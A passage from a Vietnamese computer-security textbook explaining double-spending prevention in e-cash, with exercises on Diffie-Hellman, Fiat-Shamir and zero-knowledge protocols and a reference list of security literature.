Thủ tục chống gian lận. Để ngăn chặn gian lận double-spending, trong hệ thống luôn có *thủ tục kiểm tra tính hợp lệ của đồng tiền số*, thủ tục này chia làm hai pha: *pha kiểm tra cấu trúc của đồng tiền* và *pha kiểm tra số lần tiêu của đồng tiền*, thường được đặt tương ứng trong giao thức thanh toán và giao thức gửi tiền. Trong mô hình thanh toán, thủ tục kiểm tra trên mang tên *thủ tục chống gian lận*. Từ việc phát hiện ra sự gian lận, ngân hàng sẽ quyết định chấp nhận giá trị chỉ một trong các đồng tiền đó và hơn nữa tiến hành các biện pháp xử lý khác nếu cần, ví dụ nêu định danh của kẻ gian lận trên phương tiện công cộng, đưa kẻ gian lận vào sổ theo dõi, hoặc tước bỏ khả năng thanh toán của chúng.

Hình thức và ý nghĩa của đồng tiền số. Đồng tiền số bắt đầu vòng đời của mình từ giao thức rút tiền. Sau giao dịch này, người sử dụng sở hữu một số đồng tiền số và hệ thống đảm bảo cho họ giá trị thanh toán của các đồng tiền số này. Giá trị thanh toán của các đồng tiền số thể hiện ở chỗ người sử dụng sẽ thuyết phục được người bán chấp nhận chúng và thông thường chữ ký của ngân hàng trên đồng tiền số là cơ sở để người bán chấp nhận. Kết thúc giao thức thanh toán, nhà cung cấp nhận được các đồng tiền số của người sử dụng và tin tưởng rằng họ có thể gửi các đồng tiền này vào tài khoản của họ trong ngân hàng bằng giao thức gửi tiền. Tóm lại, tại từng bên tham gia, đồng tiền số có những ý nghĩa khác nhau và vì vậy khác với tiền mặt, hình thức và cấu trúc của đồng tiền mà nhà cung cấp nhận được so với đồng tiền trong ví (điện tử) người sử dụng không nhất thiết phải giống nhau.

Kiểm tra trực tuyến (on-line) và ngoại tuyến (off-line)

Kiểm tra tính hợp lệ của đồng tiền số. Trong giao thức thanh toán của mô hình tiền điện tử, nhà cung cấp cần kiểm tra tính hợp lệ của đồng tiền số nhận được từ người sử dụng trước khi trả lại hàng. Việc kiểm tra này có thể cần sự có mặt của ngân hàng hoặc không. Nếu sự tham gia của ngân hàng ở đây là cần thiết (kiểm tra trực tuyến) thì ngân hàng sẽ trở thành điểm xử lý tập trung. Điều này có nguy cơ dẫn tới bùng nổ chi phí tính toán và truyền thông của ngân hàng, hậu quả là có thể có những giao dịch buộc phải huỷ bỏ do thời gian chờ đợi quá lâu (time-out) hay người mua phải chịu một phí tổn nào đó cho việc thực hiện giao dịch (ví dụ: phí tổn cho một giao dịch dùng thẻ tín dụng là 25c). Bởi vậy, thủ tục kiểm tra tính hợp lệ của đồng tiền số thường được chia làm hai pha và nhà cung cấp chỉ có trách nhiệm kiểm tra cấu trúc của đồng tiền số còn

pha kiểm tra số lần tiêu của đồng tiền do ngân hàng đảm nhiệm được đặt ở chế độ ngoại tuyến.

Kiểm tra trực tuyến và ngoại tuyến. Khả năng kiểm tra ngoại tuyến của ngân hàng giúp cho hệ thống khỏi bị quá tải khi số phiên giao dịch xảy ra đồng thời quá lớn. Tuy nhiên, đối với các phiên giao dịch có giá trị lớn và bên bán (bên mua) không chấp nhận mạo hiểm (trong thanh toán điện tử bao giờ một trong hai bên tham gia có khoảng thời gian chiếm ưu thế tạm thời, đó là khi bên mua đã nhận được mặt hàng mà chưa trả tiền hoặc bên bán đã nhận được tiền mà chưa đưa hàng), hệ thống cần hỗ trợ khả năng kiểm tra trực tuyến, tránh gian lận từ phía người mua (người bán).

CÂU HỎI VÀ BÀI TẬP

1. Tại sao nói giao thức Needham-Schoeder là kết hợp của hai yếu tố trao chuyển khóa và xác thực? Có phải mọi bên đều xác thực được lẫn nhau ở đây không?
2. Trong tấn công kẻ-ngồi-giữa đối với giao thức Diffie-Hellman cơ bản, kẻ tấn công C có thể thực hiện cách nào để sau đó có thể thu được kết quả như mô tả dưới đây?

   "Như vậy A cứ tưởng là mình đã thiết lập đươc khoá chung là α^{ac_1} với B mà thực ra là với C, cũng như B cứ tưởng là mình đã thiết lập được khoá chung là α^{ac_2} với A mà thực ra là với C. C sẽ chơi trò đóng giả như sau: Khi nào A nói một câu với B, bằng cách mã theo α^{ac_1} thì tất nhiên câu nói đó không đến tai B mà lại đến tai C, C sẽ dùng khoá α^{ac_1} để giải mã rồi lại dùng α^{ac_2} để mã lại và gửi lên cho B. Như vậy câu nói của A cho B vẫn đến tai B nhưng C nghe trộm mất. Ngược lại từ B về A cũng vậy. Hai bên A và B cứ tưởng đang nói truyện "thầm" vào tai nhau, kỳ tình C nghe được hết mà hơn nữa chính C đã gửi câu nói của người này đến tai người kia."
3. Điểm yếu trên có thể khắc phục thông qua việc sử dụng các hàm tạo chữ ký riêng biệt. Hãy xem và phân tích, đánh giá sơ đồ sau:

   A→ B: α^a

   B chọn một số ngẫu nhiên b và tính k=α^{ab}

   B→ A: α^b, $E_k(S_B(\alpha^a, \alpha^b))$

   A tính k=α^{ab} và giải mã $E_k(S_B(\alpha^a, \alpha^b))$ và kiểm định α^a

   A → B: $E_k(S_A(\alpha^a, \alpha^b))$
4. Trong bước 4 của giao thức PPP, điều kiện kiểm tra mà V thực hiện có thể mô tả đơn giản là kiểm tra xem z= y*c^b . Tại sao vậy?
5. Có thể nói giao thức này được thiết kế dựa trên một tính chất có thể gọi là Nhân tính của RSA. Hãy giải thích nhận xét trên.
6. Hãy lập luận và tính chính xác xác suất thành công của Mallory khi Viktor lặp *k* lần thủ tục thách thức 4 bước.
7. Bản mô tả tiếng Anh sau đây là giao thức có tên gọi "Fiat-Shamir Identification". Hãy tìm hiểu và cho biết mục đích và ý nghĩa, sau đó đưa ra các phân tích chi tiết.

   One-time setup:

   - Trusted center published modulus $n=pq$, but keeps p and q secret
   - Alice selects a secret prime s comprime to n, computes $v=s^2 \bmod n$, and registers v with the trusted center as its public key

   Protocol messages:

   - $A \rightarrow B: x = r^2 \bmod n$
   - $B \rightarrow A: e \text{ from } \{0, 1\}$

- $A \rightarrow B$: $y = rs^e \bmod n$

8. Giao thức ở bài tập trên được xây dựng dựa vào một bài toán được công nhận NP-khó. Hãy phát biểu bài toán trên.
9. Alice là chủ nhân của một hệ khóa công khai và muốn chứng minh mình là chủ nhân đích thực (tức là chủ nhân của cặp khóa mà thành phần công khai thì nằm trong chứng chỉ gắn liền với tên Alice) mà không làm lộ thông tin thông qua giao thức dưới đây. Hãy lập luận đánh giá xem giao thức này có thực sự là ZKP.
    1. If the prover claims to be A, the verifier chooses a random message M, and sends the ciphertext $C = P_A(M)$ to the prover.
    2. The prover decrypts C using S_A (A's secret key) and sends the result M' to the verifier.
    3. The verifier accepts the identity of the prover if and only if M' = M.
10. Phân tích sự khác nhau của vấn đề chống gian lận double-spending trong hai chế độ kiểm tra trực tuyến và ngoại tuyến.

Tài liệu tham khảo

SÁCH THAM KHẢO CHÍNH

[S1] Matt Bishop. Introduction to Computer Security. Addison-Wesley, 2004. ISBN 978-0321247445

[S2] William Stallings. Cryptography And Network Security: Principles and Practices. Prentice Hall, 2005. ISBN 978-0131873162

[S3] Charles P.Pfleeger. Security in Computing, 2006. Prentice Hall. ISBN 978-0132390774

[S4] Bruce Schneier. Applied Cryptography. Wiley, 1996. ISBN 978-0471117094

[S5] Richard Bejtlich. The Tao of Nework Secyrity Monitoring. Addison-Wesley. ISBN 978-0321246776

[S6] Dafydd Stuttard and Marcus Pinto. The Web Application Hacker's Handbook. Wiley. ISBN 978-0470170779.

[S7] William Stallings. Network security essientials: Applications and standards. 4rd edition, Prentice Hall, 2011.

CÁC TÀI LIỆU KHÁC

[1]. Avi Kak, Lecture notes on "Computer and network security", Purdue Univerity, 2013.

[2]. C. Anley. Advanced SQL Injection in SQL Server Applications. An NGSSoftware Insight Security Research (NISR) publication, 2002. URL: http://www.nextgenss.com/papers/advanced sql injection.pdf.

[3]. C. Brabrand, A. Møller, M. Ricky, and M. I. Schwartzbach. Powerforms: Declarative client-side form field validation. World Wide Web, 3(4), 2000.

[4]. Chris Anley, Advanced SQL Injection In SQL Server Application – 2002

[5]. Christopher Kruegel and Giovanni Vigna. Anomaly Detection of Web-based Attacks. In 10th ACM Conference on Computer and Communication Security (CCS-03) Washington, DC, USA, October 27-31, pages 251 – 261,(2003).

[6]. D. Dean and D. Wagner. Intrusion detection via static analysis. In Proceedings of the IEEE Symposium on Research in Security and Privacy, Oakland, CA, May 2001. IEEE Computer Society, Technical Committee on Security and

Privacy, IEEE Computer Society Press.

[7]. Fangqi Sun, Liang Xu, Zhengdong Su: Client-Side Detection of XSS Worms by Monitoring Payload Propagation. Proceeding of ESORICS 2009, Saint Malo, France, (2009).

[8]. G.A. Di Lucca, A.R. Fasolino, M. Mastroianni, and P. Tramontana. Identifying Cross Site Scripting Vulnerabilities in Web Applications. In Sixth IEEE International Workshop on Web Site Evolution (WSE'04), pages 71 – 80, (2004).

[9]. Gary Wassermann and Zhendong Su, "Static Detection of Cross-Site Scripting Vulnerabilities". In Proceedings of ICSE 2008, Leipzig, Germany, 2008.

[10]. Gary Wassermann, Dachuan Yu, Ajay Chander, Dinakar Dhurjati, Hiroshi Inamura, and Zhendong Su, "Dynamic Test Input Generation for Web Applications". In Proceedings of ISSTA 2008, Seattle, WA, 2008.

[11]. Gary Wassermann, Zhendong Su, "Sound and Precise Analysis of Web Applications for Injection Vulnerabilities". In Proceedings of PLDI 2007, San Diego, CA, 2007.

[12]. Global Security Report 2011 – Trustwave – p32,

[13]. Livshits, B., Cui, W.: Spectator: detection and containment of JavaScript worms. In:USENIX 2008 Annual Technical Conference on Annual Technical Conference, pp. 335–348. USENIX Association (2008).

[14]. The Essence of Command Injection Attacks in Web Applications, Zhendong Su, Gary Wassermann, University of California, Davis, USA

[15]. Web Hacking Incident Database Report 2011

[16]. Y.Minamide.Static approximation of dynamically generated web pages. In Proceedings of the 14th International World Wide Web Conference,2005.

[17]. Zhendong Su and Gary Wassermann, "The Essence of Command Injection Attacks in Web Applications", In Proceedings of POPL'06, Charleston, South Carolina, 2006